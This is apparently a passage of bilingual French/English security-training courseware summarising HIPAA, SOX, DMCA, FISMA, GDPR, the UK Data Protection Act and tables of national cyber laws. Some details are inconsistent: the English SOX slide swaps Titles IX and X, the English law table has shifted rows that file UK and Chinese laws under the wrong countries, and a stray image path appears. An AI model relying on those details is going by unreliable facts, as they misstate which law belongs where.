Les transactions sont des échanges électroniques impliquant le transfert d'informations entre deux parties à des fins précises. La loi de 1996 sur la portabilité et la responsabilité en matière d'assurance maladie (Health Insurance Portability and Accountability Act ou HIPAA) a désigné certains types d'organisations comme étant des entités agréées, notamment les assurances maladie, les centres d'information sur les soins de santé et certains prestataires de soins de santé. Dans les règlements de l'HIPAA, le département de la santé et des services sociaux (HHS) a défini certaines transactions standard pour l'échange électronique de données (EDI) sur les soins de santé. Ces transactions sont les suivantes : Informations sur les demandes de remboursement et les consultations, avis

de paiement et de versement, état des demandes, admissibilité, inscription et désinscription, renvois et autorisations, coordination des prestations et paiement des cotisations. En vertu de l'HIPAA, si un organisme agréé effectue par voie électronique l'une des transactions concernées, il doit utiliser la norme appropriée, qu'il s'agisse de la norme ASC, X12N ou NCPDP (pour certaines transactions pharmaceutiques). Les entités agréées doivent se conformer aux exigences de contenu et de format de chaque transaction. Chaque fournisseur qui traite par voie électronique doit utiliser les mêmes types de transactions, jeux de caractères et identifiants de soins de santé.

- **Règle de confidentialité**

La règle de confidentialité de l'HIPAA établit des normes nationales pour protéger les dossiers médicaux et autres données personnelles sur la santé des personnes. Elle s'applique aux assurances maladie, aux centres d'échange de données sur la santé et aux prestataires de soins de santé qui effectuent des opérations par voie électronique. La règle exige des garanties pour protéger la confidentialité des données de santé personnelles. Elle fixe des limites et des conditions aux utilisations et aux divulgations de ces données qui peuvent être faites sans l'autorisation du patient. La règle confère également aux patients des droits sur leurs données de santé, notamment le droit d'examiner et d'obtenir une copie de leurs dossiers de santé et de demander des corrections.

- **Règle de sécurité**

La règle de sécurité de l'HIPAA établit des normes nationales pour protéger les données personnelles numériques sur la santé des individus qui sont créées, reçues, utilisées ou conservées par un organisme agréé. La règle de sécurité exige des mesures de protection administratives, physiques et techniques appropriées pour garantir la confidentialité, l'intégrité et la sécurité des informations de santé protégées par voie électronique.

- **Norme d'identification de l'employeur**

L'HIPAA exige que chaque employeur dispose d'un numéro national qui l'identifie lors des transactions.

- **Norme d'identification nationale des professionnels de santé (NPI)**

Le National Provider Identifier (NPI) est une norme de simplification administrative de l'HIPAA. Le NPI est un numéro d'identification unique attribué aux opérateurs de soins de santé agréés. Les professionnels de santé agréés et toutes les assurances maladie et centres d'échange d'informations sur les soins de santé doivent utiliser les NPI dans les transactions administratives et financières adoptées en vertu de l'HIPAA. Le NPI est un identifiant numérique à 10 positions, ne comportant aucun renseignement (numéro à 10 chiffres). Cela signifie que les numéros ne contiennent pas de renseignements sur les professionnels de la santé, tels que l'État dans lequel ils vivent ou leur spécialité médicale.

- **Règle d'application**

La règle d'application de l'HIPAA contient des dispositions relatives à la conformité et aux enquêtes, ainsi qu'à l'imposition de sanctions financières en cas de violation des règles de simplification administrative de l'HIPAA et des procédures d'audience.

Sarbanes Oxley Act (SOX)



- Enacted in 2002, the Sarbanes-Oxley Act is designed to **protect investors and the public** by increasing the accuracy and reliability of corporate disclosures
- The key requirements and provisions of SOX are organized into **11 titles**:



Title I

Public Company Accounting Oversight Board (PCAOB) provides independent oversight of public accounting firms providing audit services ("auditors")



Title II

Auditor Independence establishes the standards for external auditor independence, intended to limit conflicts of interest and address new auditor approval requirements, audit partner rotation, and auditor reporting requirements



Title III

Corporate Responsibility mandates that senior executives take individual responsibility for the accuracy and completeness of corporate financial reports

<https://www.sec.gov>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sarbanes Oxley Act (SOX) (Cont'd)



Title IV

Enhanced Financial Disclosures describe enhanced reporting requirements for financial transactions, including off-balance-sheet transactions, pro-forma figures, and the stock transactions of corporate officers



Title V

Analyst Conflicts of Interest consist of measures designed to help restore investor confidence in the reporting of securities analysts



Title VI

Commission Resources and Authority defines practices to restore investor confidence in securities analysts



Title VII

Studies and Reports includes the effects of the consolidation of public accounting firms, the role of credit rating agencies in the operation of securities markets, securities violations and enforcement actions, and whether investment banks assisted Enron, Global Crossing, or others to manipulate earnings and obfuscate true financial conditions

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sarbanes Oxley Act (SOX) (Cont'd)



Title VIII

Corporate and Criminal Fraud Accountability describes specific criminal penalties for fraud by the manipulation, destruction, or alteration of financial records, or other interference with investigations while providing certain protections for whistle-blowers



Title X

White Collar Crime Penalty Enhancement increases the criminal penalties associated with white-collar crimes and conspiracies. It recommends stronger sentencing guidelines and specifically adds the failure to certify corporate financial reports as a criminal offense




Title IX

Corporate Tax Returns states that the Chief Executive Officer should sign the company tax return



Title XI

Corporate Fraud Accountability identifies corporate fraud and record tampering as criminal offenses and assigns them specific penalties. It also revises sentencing guidelines and strengthens their penalties. This enables the SEC to temporarily freeze large or unusual payments



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Loi Sarbanes Oxley (Sarbanes Oxley Act ou SOX)

Source : <https://www.sec.gov>

Promulguée en 2002, la loi Sarbanes-Oxley vise à protéger le public et les investisseurs en augmentant la précision et la fiabilité des informations communiquées par les entreprises. Cette loi n'explique pas comment une organisation doit conserver ses documents mais décrit les documents que les organisations doivent conserver et la durée de leur conservation. La loi a imposé plusieurs réformes visant à accroître la responsabilité des entreprises, à améliorer les communications financières et à lutter contre les fraudes des entreprises et les fraudes comptables.

Les principales exigences et dispositions de la SOX sont organisées en 11 titres :

- **Titre I : Conseil public de surveillance de la comptabilité des sociétés (Public Company Accounting Oversight Board ou PCAOB)**

Le titre I comprend neuf sections et crée le PCAOB pour assurer une surveillance indépendante des cabinets d'expertise comptable qui fournissent des services d'audit (les auditeurs). Il crée également un conseil central de surveillance chargé d'enregistrer les prestataires de services d'audit, de définir les processus et procédures spécifiques aux audits de conformité, d'inspecter et de contrôler la conduite et le contrôle de la qualité, et de faire respecter les mandats spécifiques de la SOX.

- **Titre II : Indépendance des auditeurs**

Le titre II se compose de neuf sections et établit des normes pour l'indépendance des auditeurs externes afin de limiter les conflits d'intérêts. Il traite également des nouvelles exigences en matière d'approbation des auditeurs, du principe de rotation des auditeurs

et des exigences en matière de rapports d'audit. Il restreint la possibilité pour les sociétés d'audit de fournir des services autres que l'audit (comme le conseil) pour les mêmes clients.

- **Titre III : Responsabilité des entreprises**

Le titre III se compose de huit sections et impose aux cadres supérieurs d'assumer la responsabilité individuelle de l'exactitude et de l'exhaustivité des rapports financiers des entreprises. Il définit l'interaction entre les auditeurs externes et les comités d'audit des entreprises et précise la responsabilité des dirigeants de l'entreprise en ce qui concerne l'exactitude et la validité des rapports financiers de l'entreprise. Il énumère des limites spécifiques aux comportements des dirigeants d'entreprise et décrit les sanctions en cas de non-conformité.

- **Titre IV : Informations financières renforcées**

Le titre IV se compose de neuf sections. Il décrit les exigences renforcées en matière d'information sur les transactions financières, y compris les transactions hors bilan, les chiffres pro-forma et les transactions sur les actions des dirigeants. Il exige la mise en place de contrôles internes pour garantir l'exactitude des rapports et des informations financières et rend obligatoires des audits et des rapports sur ces contrôles. Elle exige également que les changements importants dans la situation financière soient signalés en temps utile et que la SEC (Securities and Exchange Commission) ou ses agents procèdent à des examens spécifiques renforcés des comptes des sociétés.

- **Titre V : Conflits d'intérêts des analystes**

Le titre V ne comporte qu'une seule section qui traite des mesures destinées à aider à rétablir la confiance des investisseurs dans les rapports des analystes financiers. Il définit le code de conduite des analystes financiers et exige qu'ils divulguent tout conflit d'intérêt connu.

- **Titre VI : Ressources et pouvoirs de la Commission**

Le titre VI se compose de quatre sections et définit les pratiques visant à restaurer la confiance des investisseurs dans les analystes financiers. Il définit également le pouvoir de la SEC de censurer ou d'interdire la pratique des professionnels du secteur et définit les conditions d'interdiction d'exercer en tant que courtier, conseiller ou négociant.

- **Titre VII : Études et rapports**

Le titre VII se compose de cinq sections et exige que le Comptroller General (directeur du Government Accountability Office) et la Securities and Exchange Commission (SEC) réalisent diverses études et rendent compte de leurs conclusions. Les études et rapports requis comprennent les effets de la consolidation des cabinets d'experts-comptables, le rôle des agences de notation de crédit dans le fonctionnement des marchés financiers, les violations des règles relatives aux valeurs mobilières, les sanctions et la question de savoir si les banques d'investissement ont aidé Enron, Global Crossing et autres à manipuler les bénéfices et à dissimuler leur véritable situation financière.

- **Titre VIII : Responsabilité en matière de fraude des entreprises et de fraude criminelle**

Le titre VIII, également connu sous le nom de "Corporate and Criminal Fraud Accountability Act of 2002", se compose de sept sections. Il décrit les sanctions pénales spécifiques pour la manipulation, la destruction ou l'altération de dossiers financiers ou l'interférence avec des enquêtes, tout en offrant certaines protections aux lanceurs d'alerte.

- **Titre IX : Renforcement des sanctions pour les crimes en col blanc**

Le titre IX, également connu sous le nom de "White Collar Crime Penalty Enhancement Act of 2002", se compose de six sections. Ce titre renforce les sanctions pénales pour crimes en col blanc et les escroqueries. Il recommande des lignes directrices plus strictes en matière de condamnation et ajoute spécifiquement le défaut de certification des rapports financiers des entreprises comme une infraction pénale.

- **Titre X : Déclarations fiscales des sociétés**

Le titre X consiste en une section qui stipule que le directeur général doit signer la déclaration d'impôt de la société.

- **Titre XI : Responsabilité des entreprises en matière de fraude**

Le titre XI se compose de sept sections. La section 1101 recommande le nom complet suivant pour le titre : "Loi sur la responsabilité en matière de fraude des entreprises de 2002". Elle identifie la fraude des entreprises et la falsification des dossiers comme des délits criminels et associe ces délits à des sanctions spécifiques. Elle révise également les directives de condamnation et renforce les sanctions. Elle permet à la SEC de geler temporairement des transactions ou des paiements "importants" ou "inhabituels".

The Digital Millennium Copyright Act (DMCA)



- ❑ The DMCA is a United States copyright law that implements two 1996 treaties of the **World Intellectual Property Organization** (WIPO)
- ❑ It **defines the legal prohibitions** against the circumvention of technological protection measures employed by copyright owners to protect their works, and against the removal or alteration of copyright management information

<https://www.copyright.gov>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

La Digital Millennium Copyright Act (DMCA)

Source : <https://www.copyright.gov>

La DMCA est une loi américaine sur le droit d'auteur qui met en œuvre deux traités de 1996 de l'Organisation Mondiale de la Propriété Intellectuelle (OMPI, ou World Intellectual Property Organisation - WIPO) : le traité de l'OMPI sur le droit d'auteur et le traité de l'OMPI sur les interprétations et exécutions et les phonogrammes. Afin de mettre en œuvre les obligations du traité américain, la DMCA définit des interdictions légales contre le contournement des mesures de protection technologiques employées par les titulaires de droits d'auteur pour protéger leurs œuvres, et contre la suppression ou l'altération des informations de gestion des droits d'auteur. La DMCA comporte cinq titres :

- **Titre I : Mise en œuvre du Traité de L'OMPI**

Le titre I met en œuvre les traités de l'OMPI. Il apporte tout d'abord certaines modifications techniques à la législation américaine afin de fournir les références et les liens appropriés aux traités. Il crée ensuite deux nouvelles interdictions dans le titre 17 du code des États-Unis, l'une sur le contournement des mesures techniques utilisées par les titulaires de droits d'auteur pour protéger leurs œuvres et l'autre sur l'altération des informations sur la gestion des droits d'auteur, et ajoute des recours civils et des sanctions pénales en cas de violation de ces interdictions.

- **Titre II : Limitation de la responsabilité en matière d'infraction au droit d'auteur en ligne**

Le titre II de la DMCA ajoute une nouvelle section 512 à la loi sur le droit d'auteur afin de créer quatre nouvelles limitations de la responsabilité des fournisseurs de services en ligne en cas de violation du droit d'auteur. Un fournisseur de services fonde ces limitations sur les quatre catégories de comportement suivantes :

- Communications transitoires
- La mise en cache par les systèmes
- Le stockage d'informations sur des systèmes ou des réseaux à la demande de l'utilisateur
- Les outils de recherche d'informations

La nouvelle section 512 comprend également des règles spéciales concernant l'application de ces limitations aux établissements d'enseignement à but non lucratif.

▪ **Titre III : Entretien ou réparation d'ordinateur**

Le titre III de la DMCA permet au propriétaire d'une copie d'un programme de faire des reproductions ou des adaptations lorsque cela est nécessaire pour utiliser le programme en conjonction avec un ordinateur. L'amendement permet au propriétaire ou au locataire d'un ordinateur de réaliser ou d'autoriser la réalisation d'une copie d'un programme d'ordinateur dans le cadre de l'entretien ou de la réparation de cet ordinateur.

▪ **Titre IV : Dispositions diverses**

Le titre IV contient six dispositions. La première disposition concerne la clarification de l'autorité du Bureau du droit d'auteur ; la deuxième accorde une exemption pour la réalisation d'"enregistrements éphémères" ; la troisième encourage l'étude par l'enseignement à distance ; la quatrième prévoit une exemption pour les bibliothèques et les archives à but non lucratif ; la cinquième autorise des amendements à la diffusion sur le Web au droit d'exécution numérique des enregistrements sonores et, enfin, la sixième disposition répond aux préoccupations concernant la capacité des scénaristes, des réalisateurs et des acteurs d'écran à obtenir des paiements résiduels pour l'exploitation de films cinématographiques dans les situations où le producteur n'est plus en mesure d'effectuer ces paiements.

▪ **Titre V : Protection de certains dessins et modèles originaux**

Le titre V de la DMCA s'intitule "Vessel Hull Design Protection Act" (VHDPA, pour "Loi sur la protection de la conception des coques de navires"). Cette loi crée un nouveau système de protection des dessins et modèles originaux de certains éléments qui rendent les produits attrayants ou distinctifs en termes d'apparence. Aux fins de la VHDPA, les "éléments utiles" sont limités aux coques (y compris les ponts) des navires d'une longueur maximale de 200 pieds (60,96 mètres).

The Federal Information Security Management Act (FISMA)

The FISMA provides a comprehensive framework for ensuring the **effectiveness of information security controls** over information resources that support Federal operations and assets

It includes

- Standards for categorizing information and information systems by mission impact
- Standards for minimum security requirements for information and information systems
- Guidance for selecting appropriate security controls for information systems
- Guidance for assessing security controls in information systems and determining security control effectiveness
- Guidance for security authorization of information systems

<https://csrc.nist.gov>



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

La loi fédérale sur la gestion de la sécurité de l'information (Federal Information Security Management Act ou FISMA)

Source : <https://csrc.nist.gov>

La loi sur la gestion de la sécurité de l'information fédérale de 2002 a été promulguée pour produire plusieurs normes et directives de sécurité clefs requises par la législation du Congrès Américain. La FISMA fournit un cadre complet pour assurer l'efficacité des contrôles de sécurité de l'information sur les ressources d'information qui servent de support aux opérations et aux biens fédéraux. Elle exige que chaque agence fédérale développe, documente et mette en œuvre un programme à l'échelle de l'agence pour assurer la sécurité des informations et des systèmes d'information qui supportent les opérations et les actifs de l'agence, y compris ceux fournis ou gérés par une autre agence, un sous-traitant ou une autre source. Le référentiel de la FISMA comprend :

- Des normes pour catégoriser les informations et les systèmes d'information en fonction de leur impact sur la mission.
- Des normes relatives aux exigences minimales de sécurité pour les informations et les systèmes d'information.
- Des directives pour choisir les contrôles de sécurité appropriés pour les systèmes d'information.
- Des directives pour évaluer les contrôles de sécurité des systèmes d'information et déterminer leur efficacité.
- Des directives pour les autorisations d'accès aux systèmes d'information.



GDPR
GENERAL DATA PROTECTION REGULATION

GDPR regulation was put into effect on May 25, 2018 and one of the **most stringent privacy and security laws globally**

The GDPR will **levy harsh fines** against those who violate its privacy and security standards, with penalties reaching tens of millions of euros

GDPR Data Protection Principles

<input type="checkbox"/> Lawfulness, fairness, and transparency	<input type="checkbox"/> Accuracy
<input type="checkbox"/> Purpose limitation	<input type="checkbox"/> Storage limitation
<input type="checkbox"/> Data minimization	<input type="checkbox"/> Integrity and confidentiality
<input type="checkbox"/> Accountability	

General Data Protection Regulation (GDPR)

<https://gdpr.eu>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Règlement général sur la protection des données (RGPD)

Source : <https://gdpr.eu>

Le règlement général sur la protection des données (RGPD) est l'une des lois les plus strictes en matière de confidentialité et de sécurité au niveau mondial. Bien qu'il ait été rédigé et adopté par l'Union européenne (UE), il impose des obligations aux organisations où qu'elles soient dès qu'elles ciblent ou collectent des données liées à des personnes dans l'UE. Le règlement est entré en vigueur le 25 mai 2018. Le RGPD infligera des amendes sévères à ceux qui enfreignent ses normes de confidentialité et de sécurité, les sanctions pouvant atteindre des dizaines de millions d'euros.

Avec le RGPD, l'Europe montre sa position ferme sur la confidentialité et la sécurité des données, alors que de plus en plus de personnes confient leurs données à des services en ligne et que les violations sont quotidiennes. Le règlement lui-même est vaste, d'une grande portée et relativement peu précis, ce qui fait de la conformité au RGPD une démarche difficile, en particulier pour les petites et moyennes entreprises (PME).

Principes de protection des données du RGPD

Le RGPD comprend sept principes de protection et de responsabilité décrits à l'article 5.1-2 :

- **Licéité, loyauté et transparence** : Le traitement doit être licite, loyal et transparent pour la personne concernée.
- **Limitation de la finalité** : Vous devez traiter les données aux fins légitimes indiquées explicitement à la personne concernée lorsque vous les avez collectées.
- **Minimisation des données** : Vous devez collecter et traiter uniquement les données nécessaires aux fins indiquées.

- **Exactitude** : Vous devez conserver les données personnelles exactes et à jour.
- **Limitation du stockage** : Vous ne devez stocker les données personnelles que pendant la durée nécessaire à la réalisation de l'objectif indiqué.
- **Intégrité et confidentialité** : Le traitement doit être effectué de manière à garantir une sécurité, une intégrité et une confidentialité appropriées (par exemple, en utilisant le chiffrement).
- **Responsabilité** : Le responsable du traitement des données est chargé de démontrer la conformité au RGPD et à l'ensemble de ses principes.



Data Protection Act 2018 (DPA)

The DPA is an act to make provision for the regulation of the processing of information relating to **individuals**; to make provision in connection with the **Information Commissioner's functions** under specific regulations relating to information; to make provision for a direct **marketing code** of practice, and connected purposes

The DPA **protects individuals** concerning the processing of personal data, in particular by:

- ➊ Requiring **personal data to be processed lawfully** and fairly, based on the data subject's consent or another specified basis,
- ➋ **Conferring rights** on the data subject to obtain information about the processing of personal data and to require inaccurate personal data to be rectified, and
- ➌ **Conferring functions** on the Commissioner, giving the holder of that office responsibility to monitor and enforce their provisions

<https://www.legislation.gov.uk>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Loi sur la protection des données 2018 (Data Protection Act 2018 ou DPA)

Source : <https://www.legislation.gov.uk>

La DPA 2018 définit le cadre de la loi sur la protection des données au Royaume-Uni. Elle actualise et remplace la loi sur la protection des données de 1998 et est entrée en vigueur le 25 mai 2018. Elle a été modifiée le 01 janvier 2021 par des règlements pris en vertu de la loi de 2018 sur l'Union européenne (retrait) afin de refléter le statut du Royaume-Uni en dehors de l'UE.

La DPA est une loi visant à réglementer le traitement des informations relatives aux individus, à prendre des dispositions concernant les fonctions de Commissaire à l'Information en vertu de règlements spécifiques relatifs à l'information, à prendre des dispositions pour un code de pratique de marketing direct et à des fins connexes. La DPA établit également des règles de protection des données distinctes pour les autorités chargées de l'application de la loi, étend la protection des données à certains autres domaines tels que la sécurité nationale et la défense, et définit les fonctions et les pouvoirs du Commissaire à l'Information.

Protection des données à caractère personnel

1. La DPA protège les individus en ce qui concerne le traitement des données à caractère personnel, en particulier en :
 - a. Exigeant que les données personnelles soient traitées de manière légale et équitable, sur la base du consentement de la personne concernée ou d'une autre base spécifiée,
 - b. En conférant à la personne concernée le droit d'obtenir des informations sur le traitement des données personnelles et d'exiger la rectification des données personnelles inexactes, et

- c. Confèrent des fonctions au Commissaire à l'Information, donnant au titulaire de cette fonction la responsabilité de surveiller et de faire respecter leurs dispositions.
2. Lorsqu'il exerce les fonctions prévues par le RGPD, le RGPD appliqué et la présente loi, le Commissaire doit tenir compte de l'importance d'assurer un niveau approprié de protection des données à caractère personnel, en tenant compte des intérêts des personnes concernées, des responsables du traitement et des autres intéressés, ainsi que des questions d'intérêt public général.

Cyber Law in Different Countries

Country Name	Laws/Acts	Website
United States	Section 107 of the Copyright Law mentions the doctrine of "fair use"	https://www.copyright.gov
	Online Copyright Infringement Liability Limitation Act	
	The Lanham (Trademark) Act (15 USC §§ 1051 - 1127)	https://www.uspto.gov
	The Electronic Communications Privacy Act	https://fas.org
	Foreign Intelligence Surveillance Act	https://fas.org
	Protect America Act of 2007	https://www.justice.gov
	Privacy Act of 1974	https://www.justice.gov
	National Information Infrastructure Protection Act of 1996	https://www.nrotc.navy.mil
	Computer Security Act of 1987	https://csrc.nist.gov
	Freedom of Information Act (FOIA)	https://www.foia.gov
	Computer Fraud and Abuse Act	https://energy.gov
	Federal Identity Theft and Assumption Deterrence Act	https://www.ftc.gov

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cyber Law in Different Countries (Cont'd)

Country Name	Laws/Acts	Website
Australia	The Trade Marks Act 1995	https://www.legislation.gov.au
	The Patents Act 1990	
	The Copyright Act 1968	
	Cybercrime Act 2001	
United Kingdom	The Copyright, Etc. and Trademarks (Offenses And Enforcement) Act 2002	https://www.legislation.gov.uk
	Trademarks Act 1994 (TMA)	
	Computer Misuse Act 1990	
	The Network and Information Systems Regulations 2018	
	Communications Act 2003	
	The Privacy and Electronic Communications (EC Directive) Regulations 2003	
	Investigatory Powers Act 2016	
China	Regulation of Investigatory Powers Act 2000	http://www.npc.gov.cn
	Copyright Law of the People's Republic of China (Amendments on October 27, 2001)	
India	Trademark Law of the People's Republic of China (Amendments on October 27, 2001)	http://www.ipindia.nic.in
	The Patents (Amendment) Act, 1999, Trade Marks Act, 1999, The Copyright Act, 1957	
Germany	Information Technology Act	https://www.meity.gov.in
	Section 202a. Data Espionage, Section 303a. Alteration of Data, Section 303b. Computer Sabotage	
		https://www.cybercrimelaw.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cyber Law in Different Countries (Cont'd)

Country Name	Laws/Acts	Website
Italy	Penal Code Article 615 ter	https://www.cybercrimelaw.net
Japan	The Trademark Law (Law No. 127 of 1957), Copyright Management Business Law (4.2.2.3 of 2000)	https://www.iip.or.jp
Canada	Copyright Act (R.S.C., 1985, c. C-42), Trademark Law, Canadian Criminal Code Section 342.1	https://laws-lois.justice.gc.ca
Singapore	Computer Misuse Act	https://sso.agc.gov.sg
South Africa	Trademarks Act 194 of 1993	http://www.cipc.co.za
	Copyright Act of 1978	https://www.nlsa.ac.za
South Korea	Copyright Law Act No. 3916	https://www.copyright.or.kr
	Industrial Design Protection Act	https://www.kipo.go.kr
Belgium	Copyright Law, 30/06/1994	https://www.wipo.int
	Computer Hacking	https://www.cybercrimelaw.net
Brazil	Unauthorized modification or alteration of the information system	https://www.domstol.no
Hong Kong	Article 139 of the Basic Law	https://www.basiclaw.gov.hk

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Le droit de l'Internet dans différents pays

Le cyberdroit ou droit de l'Internet désigne toutes les lois qui traitent de la protection de l'Internet et des autres technologies de communication en ligne. Le cyberdroit couvre des sujets tels que l'accès à Internet et son utilisation, la vie privée, la liberté d'expression et la juridiction. Les lois sur le cyberspace garantissent l'intégrité, la sécurité, la vie privée et la confidentialité des informations dans les organisations gouvernementales et privées. Ces lois ont pris de l'importance en raison de l'augmentation de l'utilisation d'Internet dans le monde. Les lois sur le cyberspace varient selon les juridictions et les pays, ce qui rend leur application assez difficile. La violation de ces lois entraîne des sanctions allant de l'amende à l'emprisonnement.

Pays	Lois/Réglementations	Site Web
Etats Unis	Section 107 of the Copyright Law mentions the doctrine of "fair use"	https://www.copyright.gov
	Online Copyright Infringement Liability Limitation Act	
	The Lanham (Trademark) Act (15 USC §§ 1051 - 1127)	https://www.uspto.gov
	The Electronic Communications Privacy Act	https://fas.org
	Foreign Intelligence Surveillance Act	https://fas.org
	Protect America Act of 2007	https://www.justice.gov
	Privacy Act of 1974	https://www.justice.gov
	National Information Infrastructure Protection Act of 1996	https://www.nrotc.navy.mil
	Computer Security Act of 1987	https://csrc.nist.gov

	Freedom of Information Act (FOIA)	https://www.foia.gov
	Computer Fraud and Abuse Act	https://energy.gov
	Federal Identity Theft and Assumption Deterrence Act	https://www.ftc.gov
Australie	The Trade Marks Act 1995	https://www.legislation.gov.au
	The Patents Act 1990	
	The Copyright Act 1968	
	Cybercrime Act 2001	
Royaume Uni	The Copyright, Etc. and Trademarks (Offenses And Enforcement) Act 2002	https://www.legislation.gov.uk
	Trademarks Act 1994 (TMA)	
	Computer Misuse Act 1990	
	The Network and Information Systems Regulations 2018	
	Communications Act 2003	
	The Privacy and Electronic Communications (EC Directive) Regulations 2003	
	Investigatory Powers Act 2016	
	Regulation of Investigatory Powers Act 2000	
Chine	Copyright Law of the People's Republic of China (Amendments on October 27, 2001)	http://www.npc.gov.cn
	Trademark Law of the People's Republic of China (Amendments on October 27, 2001)	
Inde	The Patents (Amendment) Act, 1999, Trade Marks Act, 1999, The Copyright Act, 1957	http://www.ipindia.nic.in
	Information Technology Act	
Allemagne	Section 202a. Data Espionage, Section 303a. Alteration of Data, Section 303b. Computer Sabotage	https://www.cybercrimelaw.net
Italie	Penal Code Article 615 ter	https://www.cybercrimelaw.net
Japon	The Trademark Law (Law No. 127 of 1957), Copyright Management Business Law (4.2.2.3 of 2000)	https://www.iip.or.jp
Canada	Copyright Act (R.S.C., 1985, c. C-42), Trademark Law, Canadian Criminal Code Section 342.1	https://laws-lois.justice.gc.ca
Singapour	Computer Misuse Act	https://sso.agc.gov.sg
Afrique du Sud	Trademarks Act 194 of 1993	http://www.cipc.co.za
	Copyright Act of 1978	
Corée du Sud	Copyright Law Act No. 3916	https://www.copyright.or.kr
	Industrial Design Protection Act	
Belgique	Copyright Law, 30/06/1994	https://www.wipo.int

	Computer Hacking	https://www.cybercrimelaw.net
Brésil	Unauthorized modification or alteration of the information system	https://www.domstol.no
Hong Kong	Article 139 of the Basic Law	https://www.basiclaw.gov.hk

Table 1.2 : Le droit de l'Internet dans différents pays

Module Summary



- This module has discussed the need for security, elements of information security, the security, functionality, and usability triangle, and security challenges
- It has covered motives, goals, and objectives of information security attacks in detail
- It also discussed classification of attacks and information security attack vectors
- Finally, this module ended with a detailed discussion of various information security laws and regulations
- The next module will give you introduction on ethical hacking fundamental concepts such as cyber kill chain methodology, hacking concepts, hacker classes, and various phases of hacking cycle

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Résumé du module

Ce module a abordé le caractère nécessaire de la sécurité, les piliers de la sécurité de l'information, le triangle sécurité, fonctionnalité, convivialité, et les défis de la sécurité. Il a couvert en détail les motifs, les buts et les objectifs des attaques informatiques et a également abordé la classification des attaques et les vecteurs d'attaque sur les systèmes d'information. Enfin, ce module s'est terminé par une présentation de différentes lois et réglementations en matière de sécurité de l'information.

Le prochain module vous proposera une introduction aux concepts fondamentaux du hacking éthique tels que la méthodologie de la chaîne de frappe cyber, les concepts du hacking, les catégories de hackeurs et les différentes phases du cycle de hacking.



Module 02

Ethical Hacking Fundamentals



Module Objectives

- 1 Understanding the Cyber Kill Chain Methodology
- 2 Understanding Tactics, Techniques, and Procedures (TTPs)
- 3 Overview of Indicators of Compromise (IoCs)
- 4 Overview of Hacking Concepts and Hacker Classes
- 5 Understanding Different Phases of Hacking Cycle
- 6 Understanding Ethical Hacking Concepts and Its Scope
- 7 Overview of Ethical Hacking Tools

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Objectifs du module

